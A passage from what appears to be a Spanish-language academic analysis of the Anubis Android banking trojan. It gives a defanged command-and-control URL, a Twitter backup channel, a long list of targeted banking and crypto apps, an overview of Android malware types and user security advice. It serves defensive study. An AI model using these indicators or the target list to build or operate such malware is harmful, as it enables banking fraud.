Esta cadena coincide con la obtenida en el fichero de configuración del malware “set.xml”. Se puede realizar su decodificación en Base64, obteniendo el siguiente resultado:

```
1. 42d073449c7d7bd06e4c846cff43057mq269de561288
```

El resultado es una cadena hexadecimal. Dado que no se profundizará más al respecto durante este trabajo, se puede obtener la URL del panel de control en texto plano siguiendo los pasos detallados en el siguiente artículo:

<https://sysopfb.github.io/malware,/reverse-engineering/2018/08/30/Unpacking-Anubis-APK.html>

El resultado obtenido en este caso corresponde con la URL identificada durante el análisis del fichero JAR:

```
1. hxxps://kcggyruggyusgfugrshvuujununsxs[.]com
```

## Resultados

Tras el análisis realizado, se ha podido identificar la funcionalidad de la muestra de malware, las aplicaciones bancarias afectadas, y la dirección del panel de control a donde realiza el envío de datos.

Los datos más relevantes sobre el panel de control son los siguientes:

Panel de control (C&C)	<code>hxxps://kcggyruggyusgfugrshvuujununsxs[.]com</code>
Copia de Seguridad	<code>hxxps://twitter[.]com/onrcanozcan</code>

Lo más interesante de este malware, además de las nuevas funcionalidades que incorpora, es la capacidad para actualizar su panel de control a través de Twitter. Esta nueva técnica implica que las muestras siguen siendo peligrosas incluso cuando el panel de control está inactivo, pudiendo obtener uno nuevo y aumentar de esta forma su persistencia. La nueva versión de Anubis incorpora cadenas de texto en chino en los mensajes de Twitter, lo que complica la identificación de los paneles de control.

Dado que este malware está en constante desarrollo y mejora, no se descarta que futuras versiones incorporen todavía mayor funcionalidad y complejidad.

Las entidades bancarias afectadas por esta muestra de malware pueden ser visualizadas en la siguiente tabla:

Entidades bancarias afectadas		
at.spardat.bcrmobile	at.spardat.netbanking	com.bankaustria.android.olb
com.bmo.mobile	com.cibc.android.mobi	com.rbc.mobile.android
com.scotiabank.mobile	com.td	cz.airbank.android
eu.inmite.prj.kb.mobilbank	com.bankinter.launcher	com.kutxabank.android
com.rsi	com.tecnocom.cajalaboral	es.bancopopular.nbmpopular
es.evobanco.bancamovil	es.lacaixa.mobile.android.newwapi con	com.dbs.hk.dbsmbanking
com.FubonMobileClient	com.hangseng.rbmobile	com.MobileTreeApp
com.mtel.androidbea	com.scb.breezebanking.hk	hk.com.hsbc.hsbchkmobilebanking
com.aff.otpdirekt	com.ideomobile.hapoalim	com.infrasofttech.indianBank
com.mobikwik_new	com.oxygen.oxygenwallet	jp.co.aeonbank.android.passbook
jp.co.netbk	jp.co.rakuten_bank.rakutenbank	jp.co.sevenbank.AppPassbook
jp.co.smbc.direct	jp.mufig.bk.applisp.app	com.barclays.ke.mobile.android.ui
nz.co.anz.android.mobilebanking	nz.co.asb.asbmobile	nz.co.bnz.droidbanking
nz.co.kiwibank.mobile	com.getingroup.mobilebanking	eu.eleader.mobilebanking.pekao.firm
eu.eleader.mobilebanking.pekao	eu.eleader.mobilebanking.raiffeise n	pl.bzwbk.bzwbk24
pl.ipko.mobile	pl.mbank	alior.bankingapp.android
com.comarch.mobile.banking.bgzbnp paribas.biznes	com.comarch.security.mobilebanki ng	com.empik.empikapp
com.empik.empikfoto	com.finanteq.finance.ca	com.orangefinanse
eu.eleader.mobilebanking.invest	pl.aliorbank.aib	pl.allegro



pl.bosbank.mobile	pl.bph	pl.bps.bankowoscmobilna
pl.bzwbk.ibiznes24	pl.bzwbk.mobile.tab.bzwbk24	pl.ceneo
pl.com.rossmann.centauros	pl.fmbank.smart	pl.ideabank.mobilebanking
pl.ing.mojeing	pl.millennium.corpApp	pl.orange.mojeorange
pl.pkobp.iko	pl.pkobp.ipkobiznes	com.kuveytturk.mobil
com.magiclick.odeabank	com.mobillium.papara	com.pozitron.albarakaturk
com.teb	ccom.tmob.denizbank	com.tmob.tabletdeniz
com.vakifbank.mobilel	tr.com.sekerbilisim.mbank	wit.android.bcpBankingApp.millenniumPL
com.idamobile.android.hcb	ru.rosbank.android	logo.com.mbanking
com.vkontakte.android	ru.avangard	ru.taxovichkof.android
ru.simpls.mbrd.ui	ru.simpls.brs2.mobbank	com.advantage.RaiffeisenBank
hr.asseco.android.jimba.mUCl.ro	may.maybank.android	ro.btrl.mobile
com.amazon.mShop.android.shopping	com.amazon.windowshop	com.ebay.mobile
ru.sberbankmobile	ru.sberbank.spasibo	ru.sberbank_sbbol
ru.sberbank.mobileoffice	ru.sberbank.sberbankir	ru.alfabank.mobile.android
ru.alfabank.oavdo.amc	by.st.alfa ru.alfabank.sense	ru.alfadirect.app
ru.mw	com.idamob.tinkoff.android	ru.tcsbank.c2c
ru.tinkoff.mgp	ru.tinkoff.sme	ru.tinkoff.goabroad
ru.vtb24.mobilebanking.android ru.bm.mbm	com.vtb.mobilebank	com.bssys.VTBClient
com.bssys.vtb.mobileclient	com.akbank.android.apps.akbank_direkt	com.akbank.android.apps.akbank_direkt_tablet
com.akbank.softotp	com.akbank.android.apps.akbank_direkt_tablet_20	com.fragment.akbank
com.ykb.android	com.ykb.android.mobilonay	com.ykb.avm
com.ykb.androidtablet	com.veripark.ykbaz	com.softtech.iscek
com.yurtdisi.iscep	com.softtech.isbankasi	com.monitise.isbankmoscow
com.finansbank.mobile.cepsube	finansbank.enpara	com.magiclick.FinansPOS
com.matriksdata.finansyatirim	finansbank.enpara.sirketim	com.vipera.ts.starter.QNB
com.redrockdigimark	com.garanti.cepsubesi	com.garanti.cepbank

com.garantibank.cepsubesiro	com.matriksdata.finansyatirim	biz.mobinex.android.apps.cep_sifrematik
com.garantiyatirim.fx	com.tmobtech.halkbank	com.SifrebazCep
eu.newfrontier.iBanking.mobile.Halk.Retail	tr.com.tradesoft.tradingsystem.gtpmobile.halk	com.DijitalSahne.EnYakinHalkbank
com.ziraat.ziraatmobil	com.ziraat.ziraattablet	com.matriksmobile.android.ziraatTrader
com.matriksdata.ziraatyatirim.pad	de.comdirect.android	de.commerzbanking.mobil
de.consorsbank	com.db.mm.deutschebank	de.dkb.portalapp
com.ing.diba.mbbz2	de.postbank.finanzeassistent	mobile.santander.de
de.fiducia.smartphone.android.bankin g.vr	fr.creditagricole.androidapp	fr.axa.monaxa
fr.banquepopulaire.cyberplus	net.bnpparibas.mescomptes	com.boursorama.android.clients
com.caisseepargne.android.mobilebanking	fr.lcl.android.customerarea	com.paypal.android.p2pmobile
com.wf.wellsfargomobile	com.wf.wellsfargomobile.tablet	com.wells Fargo.ceomobile
com.usbank.mobilebanking	com.usaa.mobile.android.usaa	com.suntrust.mobilebanking
com.moneybookers.skrillpayments.neteller	com.moneybookers.skrillpayments	com.clairmail.fth
com.konylabs.capitalone	com.yinzcam.facilities.verizon	com.chase.sig.android
com.infonow.bofa	com.bankofamerica.cashpromobile	uk.co.bankofscotland.businessbank
com.grppl.android.shell.BOS	com.rbs.mobile.android.natwestoffshore	com.rbs.mobile.android.natwest
com.rbs.mobile.android.natwestbandc	com.rbs.mobile.investisir	com.phyder.engage
com.rbs.mobile.android.rbs	com.rbs.mobile.android.rbsbandc	uk.co.santander.santanderUK
uk.co.santander.businessUK.bb	com.sovereign.santander	com.ifs.banking.fiid4202
com.fi6122.godough	com.rbs.mobile.android.ub	com.htsu.hsbcpersonalbanking
com.grppl.android.shell.halifax	com.grppl.android.shell.CMBIloydsTSB73	com.barclays.android.barclaysmobilebanking
com.unionbank.ecommerce.mobile.android	com.snapwork.IDBI	com.idbibank.abhay_card
src.com.idbi	com.idbi.mpassbook	com.ing.mobile
com.snapwork.hdfc	com.sbi.SBIFreedomPlus	hdfcbank.hdfcquickbank
com.csam.icici.bank.imobile	in.co.bankofbaroda.mpassbook	com.axis.mobile

cz.csob.smartbanking	cz.sberbankcz	sk.sporoapps.accounts
sk.sporoapps.skener	com.cleverlance.csas.servis24	org.westpac.bank nz.co.westpac
au.com.suncorp.SuncorpBank	org.stgeorge.bank	org.banksa.bank
au.com.newcastlepermanent	au.com.nab.mobile	au.com.mebank.banking
au.com.ingdirect.android	MyING.be	com.imb.banking2
com.fusion.ATMLocator	au.com.cua.mb	com.commbank.netbank
com.cba.android.netbank	com.citibank.mobile.au	com.citibank.mobile.uk
org.bom.bank	com.bendigobank.mobile	me.doubledutch.hvdnz.cbnationalconferenc e2016
au.com.bankwest.mobile	com.bankofqueensland.boq	com.anz.android.gomone
com.anz.android	com.anz.SingaporeDigitalBanking	com.anzspot.mobile com.crowdcompass.appSQoQACAcYJ
com.arubanetworks.atmanz	com.quickmobile.anzirevents15	at.volksbank.volksbankmobile
de.fiducia.smartphone.android.bankin g.vr	it.volksbank.android	it.secservizi.mobile.atime.bpaa
de.fiducia.smartphone.android.secure go.vr	com.unionbank.ecommerce.mobile .commercial.legacy	com.isis_papyrus.raiffeisen_pay_eyewdg
at.easybank.mbanking at.easybank.tablet	at.bawag.mbanking com.bawagpsk.securityapp	com.pozitron.iscep
com.vakifbank.mobile com.pozitron.vakifbank	com.starfinanz.smob.android.sfin anzstatus	com.starfinanz.mobile.android.pushtan
com.entersekt.authapp.sparkasse	com.starfinanz.smob.android.sfin anzstatus.tablet	com.starfinanz.smob.android.sbanking
com.palatine.android.mobilebanking.p rod	fr.laposte.lapostemobile	fr.laposte.lapostetablet
com.cm_prod.bad com.cm_prod.epasal	com.cm_prod_tablet.bad	com.cm_prod.nosactus
mobi.societegenerale.mobile.lappli	com.bbva.netcash	com.bbva.bbvacontigo
com.bbva.bbvwallet	es.bancosantander.apps com.santander.app	es.cm.android es.cm.android.tablet
com.bankia.wallet	com.bestbuy.android	com.jiffyondemand.user
com.latuabancaperandroid	com.latuabanca_tabperandroid	com.lynxspa.bancopopolare
com.unicredit	it.bnl.apps.banking	it.bnl.apps.enterprise.bnlpay

it.bpc.proconl.mbplus	it.copergmps.rt.pf.android.sp.bmps	it.gruppocariparma.nowbanking
it.ingdirect.app	it.nogood.container	it.popso.SCRIGNOapp
posteitaliane.posteapp.apppostepay	com.abnamro.nl.mobile.payments	com.triodos.bankingnl
nl.asnbank.asnbankieren	nl.snsbank.mobieltbetalen	com.btcturk
com.finansbank.mobile.cepsube	com.ingbanktr.ingmobil	com.kuveytturk.mobil
com.magiclick.odeabank	com.mobillium.papara	com.pozitron.albarakaturk
com.teb	com.tmob.denizbank	com.ykb.android
finansbank.enpara	tr.com.hsbc.hsbcturkey	tr.com.sekerbilisim.mbank
com.att.myWireless	com.vzw.hss.myverizon	aib.ibank.android
com.bbnt	com.csg.cs.dnmbms	com.discoverfinancial.mobile
com.eastwest.mobile	com.fi6256.godough	com.fi6543.godough
com.fi6665.godough	com.fi9228.godough	com.fi9908.godough
com.ifs.banking.fiid1369	com.ifs.mobilebanking.fiid3919	com.jackhenry.rockvillebankct
com.jackhenry.washingtontrustbankwa	com.jpm.sig.android	com.sterling.onepay
com.svb.mobilebanking	org.usemployees.mobile	pinacleMobileiPhoneApp.android
com.fuib.android.spot.online	com.ukrsibbank.client.android	ru.alfabank.mobile.ua.android
ua.aval.dbo.client.android	ua.com.cs.ifobs.mobile.android.otp	ua.com.cs.ifobs.mobile.android.pivd
ua.oschadbank.online	ua.privatbank.ap24	com.Plus500
eu.unicreditgroup.hvbapptan	com.targo_prod.bad	com.db.pwcc.dbmobile
com.db.mm.norisbank	com.bitmarket.trader	com.plunien.poloniex
com.bitmarket.trader	com.mycelium.wallet	com.bitfinex.bfxapp
com.binance.dev	com.btcturk	com.binance.odapplications
com.blockfolio.blockfolio	com.crypter.cryptocyrrency	io.getdelta.android
com.edsoftapps.mycoinsvalue	com.coin.profit	com.mal.saul.coinmarketcap
com.tnx.apps.coinportfolio	com.coinbase.android	com.portfolio.coinbase_tracker
de.schildbach.wallet	piuk.blockchain.android	info.blockchain.merchant
com.jackpf.blockchainsearch	com.unocoin.unocoinwallet	com.unocoin.unocoinmerchantPoS

com.thunkable.android.santoshmehta364.UNOCOIN_LIVE	wos.com.zebpay	com.localbitcoinsmbapp
com.thunkable.android.manirana54.LocalBitCoins	com.thunkable.android.manirana54.LocalBitCoins_unblock	com.localbitcoins.exchange
com.coins.bit.local	com.coins.ful.bit	com.jamalabbasii1998.localbitcoin
zebpay.Application	xmr.org.freewallet.app	com.bitcoin.ss.zebpayindia
com.kryptokit.jaxx	com.paypal.android.p2pmobile	com.amazon.mShop.android.shopping
com.ebay.mobile		

## 5. TIPOS DE MALWARE:

En este capítulo se presentarán los tipos de malware más populares en el sistema operativo Android, realizando una descripción general de cada uno de ellos. Cabe destacar que, a medida evolucionan estas amenazas, adquieren nuevas funcionalidades propias de otras categorías de malware. Es por ello que un troyano bancario podría disponer de funcionalidad de ransomware o un malware cuyo objetivo es el de conseguir root en el teléfono disponer de los medios para el robo de credenciales bancarias. La identificación y categorización de estas muestras puede resultar de interés para su posterior estudio.

### Adware

Este tipo de malware es el más común en la plataforma Android. El objetivo de este tipo de aplicaciones maliciosas es mostrar publicidad no deseada de forma manual o automática, con el fin de generar lucro a sus autores.

### Suscriptores web y SMS

Los suscriptores web o Clickers realizan clics en páginas web o banners para generar beneficio al propietario del portal. Para ello hacen uso de los recursos del dispositivo afectado y puede generar un gran incremento en el consumo de la batería o de los datos móviles, lo que conlleva a acortar la vida útil del teléfono y aumenta la factura del mismo.

De la misma forma, existe otra modalidad cuyo objetivo es la suscripción del usuario a servicios SMS Premium sin su consentimiento, o la realización de llamadas a números de teléfono como pueden ser servicios de tarificación especial.

### Ataques DDoS

Se trata de la utilización de los teléfonos infectados para dañar a un tercero. Esto se consigue con la combinación de dispositivos infectados en una red, conocida como botnet, y bombardeando a una víctima con las solicitudes de esta. Esta técnica repercute en la batería y en los datos móviles del dispositivo afectado. Los Clickers también pueden actuar como un DDoS cuando intentan abrir la misma página web una gran cantidad de veces.

### Ransomware

El objetivo de este tipo de malware es el de limitar el acceso a recursos del dispositivo, solicitando un rescate por la información a la que se ha bloqueado el acceso.

Al igual que ocurre con los ordenadores, el ransomware en móvil se divide en dos tipos: bloqueadores y cifradores. Los primeros se encargan de bloquear el acceso, tomando el control del dispositivo para superponer una actividad propia a cualquier acción del usuario e impedir el uso normal del teléfono. Los segundos cifran el contenido del dispositivo utilizando una clave pública y solicitan un pago al usuario afectado, tras el cual se le proporciona supuestamente la clave privada con la que podrá descifrar la información. El malware en móvil suele cifrar y bloquear.

## **Rooter**

Los rooter, como su nombre indica, consiguen permisos de root en el dispositivo de la víctima. Desbloquea el sistema operativo y obtiene un escalado de privilegios explotando vulnerabilidades del mismo. Dado que esta funcionalidad no le otorga al autor beneficio económico, suele actuar en sintonía con otros tipos de malware.

## **Mineros**

Este tipo de malware es detectado debido al calentamiento, ralentización y consumo excesivo de batería en los dispositivos. La función de este malware es el minado de criptomonedas utilizando los recursos del teléfono. A menudo estos programas se disfrazan de aplicaciones legítimas que imitan las funciones propias de dichas aplicaciones, minando monedas en segundo plano. Esto afecta negativamente a la vida útil de los dispositivos sobrecargándolos.

## **Spyware**

En esta categoría están contenidas aquellas muestras de malware cuyo objetivo consiste en el robo de información del dispositivo. Al igual que los mineros, intentan ocultarse en el teléfono el máximo tiempo posible.

Este tipo de malware puede realizar las siguientes acciones:

1. Robar correos electrónicos y mensajes de texto.
2. Registrar conversaciones del teléfono.
3. Enviar coordenadas de GPS del dispositivo.
4. Revelar historial de navegación.
5. Robar documentos personales y laborales.
6. Activar el micrófono o cámara para enviar fotos, audios y vídeos.
7. Robar información de las redes sociales y de las cuentas bancarias online.
8. Recopilar información del sistema.

## **Keylogger**

Registra pulsaciones en el teclado, enviándolas a servidores externos. Dado que los teléfonos disponen de teclados virtuales, este malware se hace pasar por teclados alternativos para realizar dicha función sin levantar sospechas. La intención de este malware puede variar desde el robo de credenciales, a la creación de perfiles basados en los hábitos de uso.

## **Phishing**

Este tipo de aplicaciones tienen como objetivo el robo de información del usuario mediante el engaño, simulando ser en apariencia una aplicación legítima y a menudo reconocida.

## **Troyano bancario o Banker**

Se trata de otra variedad especializado en el robo de información bancaria. Es un tipo de malware muy extendido debido a su alta rentabilidad económica. Existen muchos tipos de troyanos bancarios y en muchos casos combinan diferentes funciones. Una función habitual es

el uso de “phishing” simulando ser una aplicación legítima, tal y como se ha visto durante el análisis de las muestras de Bankbot.

### **RAT: troyano de acceso remoto**

Las siglas hacen referencia a Remote Access Tool. Este tipo de aplicaciones ponen a disposición de un tercero la posibilidad de tomar el control remoto del dispositivo y permiten llevar a cabo todo tipo de operaciones. Pueden venir ocultos dentro de otras aplicaciones para evitar su detección.

Algunas de las funciones que puede realizar son:

- Robo de credenciales y documentos del teléfono.
- Carga de páginas web.
- Cambios en la configuración del teléfono.
- Descarga y ejecución de código dinámico.
- Envío de SMS y realización de llamadas.
- Instalación y desinstalación de aplicaciones.
- Robo de redes sociales, correo electrónico y cuentas de mensajería instantánea.
- Iniciar sesión en aplicaciones bancarias y transferir dinero.
- Suscribirse a servicios no deseados.



## 6. RECOMENDACIONES DE SEGURIDAD

En el capítulo anterior se han presentado los distintos tipos de malware más populares en Android, sin embargo, es de vital importancia tomar las precauciones pertinentes para evitar ser víctima de estos. La presente lista enumera las medidas de precaución consideradas como más importantes:

- Es recomendable bloquear la instalación de aplicaciones de fuentes desconocidas, esta opción está desactivada por defecto en Android y así debería seguir. Si bien la tienda oficial de Android no ofrece una garantía de seguridad absoluta, el riesgo de infección se reduce notablemente respecto al uso de otras tiendas de aplicaciones no oficiales.
- Incluso haciendo uso de la tienda oficial de Android, es conveniente verificar el número de descargas, comentarios y calificación tanto de la aplicación como de las aplicaciones creadas por el mismo autor.
- Sospechar de aquellas aplicaciones que prometen funcionalidades dudosas o imposibles. Con esto se hace referencia, por ejemplo, a aquellas aplicaciones que prometen aumentar el espacio de almacenamiento o la memoria ram del dispositivo.
- Evitar el uso de mods de aplicaciones. Un mod es una versión modificada de una aplicación creada por diferentes programadores. Debido a la manipulación de esta aplicación, el autor podría introducir código malicioso en la misma.
- Verificar la integridad de la aplicación para evitar ser víctima de “phishing”. En la mayoría de los casos, bastará con extraer el certificado con el que ha sido firmada la aplicación y compararlo con el de la muestra original. Un ejemplo de esto serían las aplicaciones fraudulentas que se hacen pasar por Antivirus para móviles.
- No ignorar las actualizaciones de Android y de las aplicaciones instaladas. Puede que estos parches incluyan soluciones para fallos de seguridad existentes.
- Comprobar que no se han instalado aplicaciones adicionales a expensas del usuario. Una técnica utilizada por los autores de malware es el uso de Droppers que instalan malware sin el consentimiento del usuario, tal y como se ha visto durante el análisis de Anubis.
- Se recomienda realizar copias de seguridad regularmente ya sea en la nube, disco duro externo o usb por una posible infección por ransomware u otro malware.
- Comprobar de forma regular la lista de servicios de pago de la cuenta personal con la operadora móvil y deshabilitar, en caso de haber, las suscripciones no deseadas. Se recomienda realizar un análisis del dispositivo tras esta acción.
- Utilizar un antivirus en el dispositivo. En este trabajo se recomienda el uso de Koodous, antivirus gratuito basado en la inteligencia recolectada por su plataforma.
- Es importante comprobar los permisos que solicitan las aplicaciones y no temer en rechazar el acceso a información personal o funciones potencialmente peligrosas. Conviene evaluar si los permisos solicitados por la aplicación corresponden con los

necesarios para llevar a cabo la funcionalidad prometida. Un ejemplo de esto podría ser la aplicación linterna, la cual solamente necesita permiso para encender el LED de la pantalla y, sin embargo, a menudo solicita permisos adicionales. Si bien una de las razones de esto podría ser la inclusión de publicidad para obtener rentabilidad, conviene vigilar de cerca dichos permisos y rechazarlos en caso de resultar sospechosos.

Los siguientes artículos detallaban los permisos potencialmente peligrosos para la seguridad y privacidad del usuario:

<https://www.kaspersky.es/blog/android-permissions-guide/10042/>  
<https://www.kaspersky.es/blog/android-8-permissions-guide/17037/>

- Evitar el root en los dispositivos ya que esto puede debilitar o deshabilitar la configuración de seguridad, lo que hace que los dispositivos sean más susceptibles a las infecciones de malware.
- Como se ha comentado en el apartado anterior, existe malware capaz de conseguir acceso a permisos de superusuario o root en los dispositivos. Para verificar si se ha visto afectado por este malware se puede hacer uso de aplicaciones que comprueban si el teléfono está rooteado, como es el caso de Root Checker. En caso de detectar que lo está, existen diferentes técnicas para devolver el teléfono a su estado anterior:

<https://es.wikihow.com/eliminar-el-root-de-un-Android>

## 7. REFERENCIAS BIBLIOGRÁFICAS

### Libros:

1. García del Moral, M.A., (2016). *Malware en Android: Discovering, Reversing & Forensics*. oxWORD
2. Dunham, K., Hartman, S., Morales, J. A., Quintans, M., Strazzere, T. (2015). *Android Malware and Analysis*. CRC Press

### Artículos:

1. Ingeniería inversa en móviles:
  - <https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05c-Reverse-Engineering-and-Tampering.md>
  - <https://www.evilssocket.net/2017/04/27/Android-Applications-Reversing-101/>
2. Herramientas de ingeniería inversa:
  - <https://www.frida.re/docs/android/>
  - <https://github.com/dweinstein/awesome-frida>
  - <https://radare.gitbooks.io/radare2book/>
  - <https://github.com/skylot/jadx>
  - <https://ibotpeaches.github.io/Apktool/documentation/>
  - <https://github.com/Konloch/bytecode-viewer>
  - <https://github.com/pxb1988/dex2jar>
  - <https://github.com/google/enjarify>
  - <https://developer.android.com/studio/command-line/apksigner>
  - <https://github.com/java-decompiler/jd-gui>
  - <https://developer.android.com/ndk/guides/>
  - <https://developer.android.com/studio/command-line/adb?hl=es-419>
3. Permisos en aplicaciones:
  - <https://www.kaspersky.es/blog/android-permissions-guide/10042/>
  - <https://www.kaspersky.es/blog/android-8-permissions-guide/17037/>
  - <https://developer.android.com/reference/android/Manifest.permission>
  - <https://developer.android.com/guide/topics/security/permissions?hl=es-419>
4. Tipos de malware en Android:
  - <https://www.kaspersky.com/resource-center/threats/mobile>
  - <https://www.kaspersky.es/blog/mobile-malware-part-1/16336/>
  - <https://www.kaspersky.es/blog/mobile-malware-part-two/16650/>

- <https://www.kaspersky.es/blog/mobile-malware-part-3/17015/>
- <https://www.kaspersky.es/blog/mobile-malware-part-4/17232/>

#### 5. Información sobre la muestra de Malware Mazain:

- <https://github.com/bemre/bankbot-mazain>
- <https://www.fortinet.com/blog/threat-research/bankbot-the-prequel.html>
- <https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/sophos-another-year-bankbots-wpna.pdf?la=en>
- <https://www.blackhat.com/docs/eu-17/webcast/10052017-scaling-security-operations.pdf>

#### 6. Información sobre la muestra de Malware Anubis:

- <https://info.phishlabs.com/blog/new-variant-bankbot-banking-trojan-aubis>
- <https://info.phishlabs.com/blog/bankbot-anubis-threat-upgrade>
- <https://sysopfb.github.io/malware,/reverse-engineering/2018/08/30/Unpacking-Anubis-APK.html>
- <https://www.fortinet.com/blog/threat-research/defeating-an-android-packer-with-frida.html>

#### 7. Repositorios de muestras de malware:

- <https://www.megabeets.net/fantastic-malware-and-where-to-find-them/>
- <https://www.youtube.com/watch?v=DrKQU8diYcs>
- <https://docs.koodous.com/>

#### 8. Ilustraciones de terceros:

- <https://www.gdatasoftware.com/blog/2018/11/31255-cyber-attacks-on-android-devices-on-the-rise>